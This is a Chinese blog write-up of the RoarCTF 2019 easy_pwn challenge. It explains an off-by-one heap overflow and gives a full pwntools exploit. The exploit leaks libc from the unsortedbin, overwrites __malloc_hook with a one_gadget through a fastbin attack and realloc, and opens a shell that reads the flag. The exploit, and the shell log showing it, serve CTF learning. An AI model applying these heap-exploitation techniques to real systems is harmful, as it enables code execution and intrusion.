RoarCTF easy_pwn writeup

原创

苍崎青子 于 2019-10-13 21:07:34 发布 780 收藏 2

分类专栏： PWN

本文链接：https://blog.csdn.net/qq_43189757/article/details/102537485

漏洞点：

```
__int64 __fastcall sub_E26(signed int a1, unsigned int a2)
{
  __int64 result; // rax

  if ( a1 > (signed int)a2 )
    return a2;
  if ( a2 - a1 == 10 )
    LODWORD(result) = a1 + 1;
  else
    LODWORD(result) = a1;
  return (unsigned int)result;
}
```


在write note 中，如果再输入一次size的大小比创建note时的大小的差值为10， 则读入的数据会比chunk的size多一，也就造成了off-by-one漏洞


漏洞利用思路：

大体路线：

1. 修改chunk1 的size为0xf1

2. 修改chunk3的size为0xa1, 之后free掉， 再create一个size为0x20 的chunk，由于修改了chunk3的size， 所以分配的时候会从unsortedbin中的chunk切割一部分，剩下的那部分还会留在unsortedbin中，fd， bk指针依旧指向libc地址，所以可以通过利用chunk4的指针来泄露libc地址

3. free掉chunk1，这样chunk1也会进入unsortedbin



之后crate一个大小为0xf0的chunk， 由于本题用的calloc函数，所以再创建chunk的时候会初始化，chunk3包含再chunk1中，所以此时unsortedbin中为空

4. 到了这步已经有一块0xf0的内存的内容可以控制，接下来就是通过fastbin attack来覆写__malloc_hook 为one_gadget , 再就是这题的one_gadget 全部失效，所以要利用realloc来调整栈环境来使one_gadget 变得有效

其它细节

---

fastbin中的chunk在创建或删除的时候都会检查size是否符合大小，在free的时候会检查下下个chunk的标志位检查下一个相邻的标志位是否为0，所以伪造chunk的时候相关数据也要伪造好


EXP:

```
from pwn import *
import struct

context(arch='amd64', os='linux', log_level='debug')

debug = 0
d = 0

if debug == 0:
 p = process("./easy_pwn")
 if d == 1:
  gdb.attach(p)
else:
 p = remote("39.97.182.233", 33420)

def create(size):
 p.sendlineafter("choice: ", str(1))

 p.sendlineafter("size: ", str(size))

def write(index, size, content):
 p.sendlineafter("choice: ", str(2))

 p.sendlineafter("index: ", str(index))
 p.sendlineafter("size: ", str(size))
 p.sendlineafter("content: ", content)

def free(index):
```

```
 p.sendlineafter("choice: ", str(3))

 p.sendlineafter("index: ", str(index))

def show(index):
 p.sendlineafter("choice: ", str(4))

 p.sendlineafter("index: ", str(index))

create(0x18)  #0

create(0x18)  #1

create(0x18)  #2

create(0x18)  #3

create(0x18)  #4

create(0x18)  #5

create(0x18)  #6

create(0x18)  #7

create(0x18)  #8

create(0x18)  #9

create(0x18)  #10
write(10, 0x10, p64(0x91) + p64(0x21))

create(0x18) #11
write(11, 0x10, 'a'*8 + p64(0x21))

write(0, 0x18 + 10, 'a'*0x18 + '\xf1')  #chun1 size -> 0xf1

write(8, 0x10, p64(0) + p64(0x21))

write(9, 0x10, p64(0) + p64(0x21))

write(2, 0x18 + 10, 'a'*0x18 + '\xa1')

free(3)

create(0x18)

show(4)

p.recvuntil("content: ")
leak = p.recvline()[:8]
print "leak-> " + leak

libc_addr = struct.unpack("<Q", leak)[0]
print "libc_addr-> " + hex(libc_addr)

libc_base = libc_addr - (0x7fb29d5fab78 - 0x7fb29d236000)
print "libc_base-> " + hex(libc_base)

free(1)
```

```
free(1)

create(0xe8)

payload = 'a'*0x10 + p64(0) + p64(0x71)
payload += 'a'*0x10 + p64(0) + p64(0x21)
payload += 'a'*0x10 + p64(0) + p64(0x21)
payload += 'a'*0x10 + p64(0) + p64(0x21)
payload += 'a'*8 + p64(0x21)
payload += 'a'*0x18 + p64(0x21)
write(1, 0xe8, payload + 'a'*(0xe8 - len(payload)))

free(2)

libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")

malloc_hook = libc_base + libc.symbols['__malloc_hook']
print "malloc_hook-> " + hex(malloc_hook)

realloc = libc_base + libc.symbols['__libc_realloc']
print "realloc-> " + hex(realloc)

one_gadget = libc_base + 0xf02a4
'''
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
'''
payload = 'a'*0x10 + p64(0) + p64(0x71) + p64(malloc_hook - 0x23)
write(1, len(payload), payload)

create(0x68)

create(0x68)

payload = 'a'*(0x13 - 0x8) + p64(one_gadget) + p64(realloc+13)
write(12, len(payload), payload)

p.sendlineafter("choice: ", str(1))
p.sendlineafter("size: ", str(1))

p.interactive()
```

结果：


sbin
srv
sys
tmp
usr
var
$ cat falg
[DEBUG] Sent 0x9 bytes:
'cat falg\n'
[DEBUG] Received 0x5 bytes:
'cat: '
cat: [DEBUG] Received 0x20 bytes:
'falg: No such file or directory\n'
falg: No such file or directory
$ cat flag
[DEBUG] Sent 0x9 bytes:
'cat flag\n'
[DEBUG] Received 0x1d bytes:
'RoarCTF{ }\n'
RoarCTF{
$
https://blog.csdn.net/qq_43189757